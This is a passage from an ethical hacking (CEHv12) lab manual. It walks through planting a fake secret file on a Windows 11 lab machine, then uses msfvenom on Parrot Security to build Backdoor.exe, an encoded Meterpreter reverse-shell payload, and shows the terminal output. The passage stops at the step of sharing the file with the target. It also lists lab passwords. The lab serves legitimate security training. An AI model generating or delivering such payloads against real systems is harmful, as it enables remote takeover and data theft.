
Here, we will hack the Windows machine using Metasploit and further perform post-exploitation using Meterpreter.

1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine. Restart the machine.
2. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa\$\$w0rd** to enter the password in the Password field and press **Enter** to login.



3. Create a text file named **Secret.txt**; write something in this file and save it in the location **C:\Users\Admin\Downloads**.

Note: In This task, the **Secret.txt** file contains the text "**My credit card account number is 123456789.**".




4. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine and launch a **Terminal** window.

5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

7. Now, type **cd** and press **Enter** to jump to the root directory.



8. Type the command **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Backdoor.exe** and press **Enter**.


Note: Here, the localhost IP address is **10.10.1.13** (the **Parrot Security** machine).

The screenshot shows a terminal window on a Linux desktop environment. The terminal title is "msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b \"\x00\" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Backdoor.exe". The terminal output shows the command being run, followed by the process of encoding the payload with 1 iteration of x86/shikata_ga_nai, resulting in a 381-byte payload. The final size of the executable file is 73802 bytes. The terminal prompt ends with "#".

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker
#cd
[root@parrot]~#
#msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Backdoor.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
[root@parrot]~#
#
```

9. This will generate **Backdoor.exe**, a malicious file, on **/home/attacker/Desktop**, as shown in the screenshot.

Note: To navigate to the **Desktop**, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options. The **attacker** window appears, click **Desktop**.



10. Now, you need to share **Backdoor.exe** with the target machine (in This task, **Windows 11**).

